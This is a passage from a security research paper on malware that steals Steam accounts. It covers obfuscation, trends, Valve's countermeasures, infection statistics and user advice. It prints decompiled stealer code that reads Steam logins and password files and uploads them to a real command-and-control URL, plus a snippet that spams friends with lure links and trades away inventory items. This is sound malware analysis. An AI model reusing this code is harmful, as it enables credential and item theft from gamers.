


Figure 14: Finding different regionalization options doesn't prove too difficult. Would you input your username and password in this login window? We would advise against it.


Although the majority of the samples we analysed contained the full malicious code within their main executable file, this simple method of obfuscation was found in a small subset of stealers. Every technique that could potentially reduce detection rates is employed, even if it's not technically sophisticated or effective at all. Libraries such as Steamworks.NET [10], SteamKit [11], Steam4NET [12] and SteamBot [13] are among the most utilized by the malware samples related to this campaign. It's usually a matter of calling the right methods and investigating some online documentation in order to interface with the biggest gaming platform in the world.

Although every sample analysed had some form of obfuscation mechanism in place, seeing the 'SupressIldasm' attribute nowadays is quite unusual and should reveal the true nature and technical resourcefulness (or lack thereof) of the developers. This attribute is commonly used to avoid disassembly by the most popular tools found on the market (mainly *Microsoft*'s own *MSIL* decompiler), but is far from a highly complex method of code protection. Still, some developers clearly thought that it would be enough to protect their code from both the competition's prying eyes and the malware research community.


As we have seen previously in .NET ransomware assemblies, the usage of byte arrays as a matryoshka-doll type of obfuscation scheme is quite common in *Steam* stealers. A combination of techniques causes the malicious payload not to be revealed until the environment has been inspected and the malware is sure to go unnoticed in the victim's system.

It's always interesting to get a quick glimpse of any malware's file properties, and with credential stealers we can find just about anything if we look for long enough: tools to cheat in online games, to unlock items, cracks, and security suites. Of course, all of them are fake and little effort is made to hide the fact, but that doesn't matter once the user has been infected.

While the original *Steam* stealer had no visible GUI or simply showed a screenshot of a *Steam* inventory, a number of similar



```
// Steam.Form1
// Token: 0x0600004A RID: 74 RVA: 0x000035F8 File Offset: 0x000019F8
[MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
private void PictureBox10_Click(object sender, EventArgs e)
{
    string value = Conversions.ToString(0);
    checked
    {
        try
        {
            object objectValue = RuntimeHelpers.GetObjectValue(MyProject.Computer.Registry.GetValue
            ("HKEY_LOCAL_MACHINE\\SOFTWARE\\Valve\\Steam", "InstallPath", null));
            string text = Conversions.ToString(Operators.ConcatenateObject(objectValue, "\\Login&Password.txt"));
            if (!File.Exists(text))
            {
                StreamWriter streamWriter = File.CreateText(text);
                streamWriter.WriteLine("Login : " + this.TextBox1.Text);
                streamWriter.WriteLine("Password : " + this.TextBox3.Text);
                streamWriter.WriteLine("------------------------------------------");
                streamWriter.WriteLine("Steam Stealer by Kelvin Skype : Lucky_9688 ");
                streamWriter.Flush();
                streamWriter.Close();
            }
            MyProject.Computer.Network.UploadFile(text, "http://gasikov.esy.es/panel/gate.php");
            File.Delete(text);
            string[] files = Directory.GetFiles(Conversions.ToString(objectValue), "ssfn*");
            for (int i = 0; i < files.Length; i++)
            {
                string str = files[i];
                this.TextBox2.Text = this.TextBox2.Text + "\r\n" + str;
            }
            this.DirSearch(FileSystem.Dir());
        }
```



```
        {
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Valve\\Steam");
            string text = (string)registryKey.GetValue("SteamPath");
            string str = text.Replace("/", "\\");
            string path = str + "\\config\\loginusers.vdf";
            string[] array = File.ReadAllLines(path);
            string text2 = array[2];
            text2 = text2.Replace("\"", "");
            text2 = text2.Replace("\t", "");
            string path2 = str + "\\config.ini";
            StreamReader streamReader = new StreamReader(path2);
            string text3 = streamReader.ReadToEnd();
            string text4 = text3 + "fakeusers.php";
            new WebClient
            {
                Headers =
                {
                    {
                        "Accept",
                        "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
                    }
                }
            }.DownloadString(string.Concat(new string[]
            {
                text3,
                "fakeusers.php?login=",
                this.login.Text,
                "&pass=",
                this.passwd.Text,
                "&steamid=",
                text2
            }));
            MessageBox.Show("Ошибка!Пожалуйста,скачайте новую версию клиента.");
            Application.Exit();
```

Figure 15: Finding nicknames and contact addresses for different social networks or hacking forums inside the malware's source code is an unusual advertisement technique.


credential stealers have appeared in the wild. Frequently open sourced and highly customizable, fake 'Steam Login' malware is currently the most popular, being coded in *Microsoft*'s flagship language C#. Sending the stolen credentials (and in some versions the much needed *Steam Guard* configuration files) in different ways, the entire source code is documented and available in the criminal's language of choice, increasing the likelihood of a successful attack.

The existence of an active *Steam*-stealing 'industry' in Russia and other parts of eastern Europe means that you are bound to find any stealer with a regionalized version in the Russian language. The *Steam* platform is extremely popular in Russia, *Counter Strike Global Offensive* being one of the most commonly played games. Distributing the malware and targeting different regions or specific countries can sometimes be done simply by targeting a particular game known to be popular in the region in question.

In this case, after a quick code analysis we were able to obtain the address of the C&C server used to store the stolen credentials. Some malware builders for credential stealers provide the option of generating a management website, allowing a neatly organized collection of hijacked accounts in any quickly set up *Apache* server.

Finding nicknames and contact addresses for different social networks or hacking forums inside the malware's source code (Figure 15) is an unusual advertisement technique, especially since it would be extremely hard to know who the original author is and how much of the programming has been 'leveraged' from other stealers.

Not all stealers are created equal, using try...catch...finally blocks seems like a forbidden practice for current developers, making unhandled exceptions not so exceptional.



```
Unhandled exception has occurred in your application. If you click
Continue, the application will ignore this error and attempt to continue. If
you click Quit, the application will close immediately.

Index was outside the bounds of the array.

See the end of this message for details on invoking
just-in-time (JIT) debugging instead of this dialog box.

************** Exception Text **************
System.IndexOutOfRangeException: Index was outside the bounds of the array.
   at Steam.Form1.PictureBox10_Click(Object sender, EventArgs e)
   at System.Windows.Forms.Control.OnClick(EventArgs e)
   at System.Windows.Forms.Control.WmMouseUp(Message& m, MouseButtons buttc
   at System.Windows.Forms.Control.WndProc(Message& m)
   at System.Windows.Forms.Control.ControlNativeWindow.OnMessage(Message& m)
```

Figure 16: Quality control is not the main selling point of Steam stealers.

INVENTORY AND TRADING SCAMS

Steam has been playing catch-up with all the scams going around in the platform, and the security measures involved in completing a trade have recently been updated. However, with the high price of hard-to-get items, 'inventory stealing' is unlikely to go away anytime soon, and we are likely to see new methods for obtaining the goods from victims. When security measures for trades are implemented, cybercriminals will usually find a way (for example, supported by a clever socially engineered chat message) to make the user less suspicious about the illegitimate trade being carried out.


PAST AND CURRENT TRENDS

Considering how *Steam* stealers have evolved from 'simple' malware into what we currently see flooding all corners of the Internet, we can assume that this is indeed a booming business.

In the past, there was no obfuscation whatsoever, and sometimes FTP or SMTP credentials were sent in plain text. Gradually, improvements came in both the stealers themselves and the social engineering aspect: screenshots got better, duplicate sites improved, delivery methods were more diverse, and bots got better at mimicking human behaviour.

The following is a short rundown of past trends:

- Use of obfuscators to make analysis and detection harder.
- Use of file extensions hidden by default by *Windows* (fake 'screensaver' files).
- Use of NetSupport (providing remote access to the attacker).
- Use of fake *TeamSpeak* servers.
- Use of automatic Captcha bypass (DeathByCaptcha and others).



```
    do
    {
        try
        {
            SteamWorker steamWorker = new SteamWorker();
            steamWorker.addOffer("76561198161815322", "201549594", "WIDVeWeY");
            steamWorker.ParseSteamCookies();
            if (steamWorker.ParsedSteamCookies.Count > 0)
            {
                Spam.SpamInFriendList("lol, wtf? http://img-pic.com/image612_14.jpeg");
                steamWorker.getSessionID();
                steamWorker.addItemsToSteal("440,570,730,753",
                "753:gift,card;570:rare,legendary,immortal,mythical,arcana,normal,unusual,ancient,tool,key;440:unusual,
                hat,tool,key;730:tool,knife,pistol,smg,shotgun,rifle,sniper rifle,machinegun,sticker,key");
                steamWorker.SendItems("Go trade me?");
            }
        }
        catch
        {
        }
    }
    while (!SteamWorker.Sended);
}
```

Figure 17: From 'lol, wtf?' to losing your precious items in a few lines of code.

- Use of fake game servers (most notably *Counter-Strike: Global Offensive*).
- Use of *Pastebin* to fetch the actual *Steam* stealer.
- Use of fake screenshot sites impersonating *Imgur*, *LightShot* or *SavePic*.
- Use of fake voice software impersonating *TeamSpeak*, *RazerComms* and others.
- Use of URL shortening services like *bit.ly*.
- Use of *Dropbox*, *Google Docs*, *Copy.com* and others to host the malware.

Current trends (at the time of writing this paper) are as follows:

- Use of fake *Chrome* extensions [14] or JavaScript, scamming via gambling websites.
- Use of AutoIT wrappers to make analysis and detection harder.
- Use of RATs (Remote Access Trojans) such as NanoCore or DarkComet.

This list may still grow.

VALVE'S COUNTER-MEASURES

Valve has already acknowledged the problem, but despite a progressive improvement in the number of protective measures implemented, *Steam* stealers are rampant and many users will at some point find themselves wondering what went wrong. Among the protective measures, there are several that have been adopted network wide, as well as others that can easily be configured in individual accounts to prevent this type of incident. The measures introduced thus far include:


- Use of two-factor authentication either by email or using the mobile *Steam Guard* [15] application.
- Blocking of URLs throughout *Steam*.
- Nickname censorship (*Steam*/*Valve*).
- Introduction of Captchas on trades (briefly) [16] (before being bypassed [17]).
- Introduction of limited accounts [18].
- Introduction of *Steam* email confirmations for utilizing the market and trading items.
- Verification of email addresses.
- Introduction of a US$5 purchase to combat 'free abuse' accounts (expanded on limited accounts [18]).
- Information about who you are trading with (record).
- Market will become blocked when logging in from new devices, changing your profile password, etc.
- Introduction of confirmations for *Steam* mobile trades.
- Introduction of *Steam* account recovery via phone number.
- Chat restricted [19] from users who do not share a friend, game server, or multi-user chat relationship with you.
- More restrictive block referral of spam and scam sites.


THE STEAM STEALING INDUSTRY IN NUMBERS

The statistics included in the following sections reflect the period between 1 January 2015 and 1 January 2016, concentrating on the most prevalent *Steam* stealer malware families. However, since many detections are made by heuristics or different generic verdicts, it is likely that the problem is much worse than this and it's hard to get an exact measure. The percentage of infected users is calculated only for countries with the number of users with over 1,000 detections in the specified period (baseline).

Statistics for Trojan-Downloader.MSIL.Steamilik


Trojan downloaders can download and install new versions of malicious programs onto the user's computer – including other trojans, or the ever annoying adware. This two-stage infection process allows the bad guys to modularize their components and have an initial downloader with reduced functionality which can then gather the malicious content once the environment has proven worthy.






Statistics for Trojan.MSIL.Steamilik


This broad category of trojans contains all malicious programs that perform actions that have not been authorized by the user. It's worth noting the MSIL subcategory which represents a .NET assembly. The rise of trojans and the increase in usage of *Microsoft*'s flagship development framework goes hand in hand, making the lives of all developers (including those with a not-so-white hat) easier.







Statistics for Trojan-PSW.MSIL.Steam

Trojan-PSW programs are designed to steal user account information such as logins and passwords from infected computers. PSW (or password-stealing ware), when launched, searches specific files which store a range of confidential data or the registry. If such data is found, the trojan sends it to its 'master.' Email, FTP, the web (including data in a request), or other methods may be used to transit the stolen data. Brazil caught our attention, taking second place in this malware category, only after the Russian Federation. Latin America is certainly a growing malware ecosystem and gamers are not forgotten.







With an extensive range of obfuscators used to protect their intellectual property, and at the same time slow down detection by security solutions, cybercriminals often resort to open-source projects such as '*ConfuserEx*' (the successor of the infamous *Confuser* project), or even commercially available obfuscators for the .NET Framework such as *SmartAssembly*. In order to calculate the previous statistics regarding obfuscators a collection of over 1,200 samples collected via different means was used. All the hash values for this collection will be uploaded to our publicly available IOC repository [20].

A WINNER IS YOU

The gaming community has become a highly desirable target for malware writers who depend on their cybercriminal activities as their main source of income. A clear evolution of the techniques used for infection and propagation, as well as the complexity of the malware itself, demonstrates a tendency towards an increase in this type of activity. With gaming consoles adding more powerful components and the Internet of Things right on our doorstep, this scenario looks like a bizarre game indeed... is the only winning move not to play?

While collecting samples for this research we quickly became aware of how much we had underestimated the size of this campaign, having to forcefully discuss a process for organizing, analysing and detecting newer *Steam* stealers. Our goal is to shed some light on this problem and share our initial results with the information security community, while at the same time warning the users who are ultimately the victims of this type of malware. Preparing a condensed version of everything found during our analysis was another issue by itself: how could we present so much information without losing our focus? We hope that this will become an ongoing investigation, bringing a much needed balance to the gaming ecosystem.

As preventive measures, we recommend that users familiarize themselves with *Steam*'s updates and new security features, enabling two-factor authentication via *Steam Guard* as a bare minimum. Keep in mind that propagation is mainly (but not solely) being done either via fake cloned websites distributing the malware, or a social engineering approach with direct messages to the victim. Always keep your security solution up to date and never disable it – most products nowadays have a 'gaming mode' which will let you enjoy your games without being interrupted by any notifications until you have finished playing. We have listed all the options *Steam* offers users to protect their accounts; by following these simple recommendations you will avoid becoming the low hanging fruit – remember that cybercriminals aim for the numbers and if it's too much trouble they'll move onto the next target.

REFERENCES

[1] Steam. Security and Trading. http://store.steampowered.com/news/19618/.

[2] SteamSpy. http://steamspy.com/.

[3] SteamCompanion. https://steamcompanion.com/.

[4] Brewster, T. Criminals selling dumps of stolen Steam passwords for less than £10. The Guardian. https://www.theguardian.com/technology/2014/may/30/steam-valve-password-hack-stolen-botnet-malware.

[5] Parys, B. Malware spreading via Steam chat. Blaze's Security Blog. https://bartblaze.blogspot.co.uk/2014/11/malware-spreading-via-steam-chat.html.

[6] Carpenter, C. Steam surpasses 12 million concurrent users. IGN. http://uk.ign.com/articles/2016/01/03/steam-surpasses-12-million-concurrent-users.

[7] Steam. Update on Christmas issues. http://store.steampowered.com/news/19852/.

[8] Valve Developer Community. KeyValues. https://developer.valvesoftware.com/wiki/KeyValues.

[9] Brook, C. Backdoors found leveraging Pastebin. Threatpost. https://threatpost.com/backdoors-found-leveraging-pastebin/110254/.

[10] Steamworks.NET. https://github.com/rlabrecque/Steamworks.NET.

[11] SteamKit. https://github.com/SteamRE/SteamKit.

[12] Steam4NET. https://github.com/SteamRE/Steam4NET.

[13] SteamBot. https://github.com/Jessecar96/SteamBot.

[14] Parys, B. Chrome extension empties your Steam inventory. Blaze's Security Blog. https://bartblaze.blogspot.co.uk/2016/01/chrome-extension-empties-your-steam.html.

[15] Steam Support. Steam Guard Mobile Authenticator. https://support.steampowered.com/kb_article.php?ref=8625-WRAH-9030&l=english.

[16] Steam Trading Cards Group. Trading updates. http://steamcommunity.com/groups/tradingcards/discussions/1/622954023422884592/.

[17] @bartblaze. Twitter. https://twitter.com/bartblaze/status/556020159337345024.

[18] Steam Support. Limited User Accounts. https://support.steampowered.com/kb_article.php?ref=3330-IAGK-7663&l=english.

[19] Steam. Steam Client Update Released. http://store.steampowered.com/news/20266/.

[20] AlienVault. SteamStealer hashes. https://otx.alienvault.com/pulse/56cebf934637f20c776e0195/.

APPENDIX

- Recovering a stolen or hijacked steam account: https://support.steampowered.com/kb_article.php?ref=2347-QDFN-4366&l=english.
- Account security recommendations: https://support.steampowered.com/kb_article.php?ref=1266-OAFV-8478.
- Account phishing: https://steamcommunity.com/actions/ReportSuspiciousLogin.
- Items traded from stolen accounts: https://support.steampowered.com/kb_article.php?ref=6633-TANM-9707.
- Steam item restoration policy: https://support.steampowered.com/kb_article.php?ref=9958-MJDG-3003.
- Steam trading and gifting knowledge base: https://support.steampowered.com/kb_article.php?ref=6748-ETSG-5417.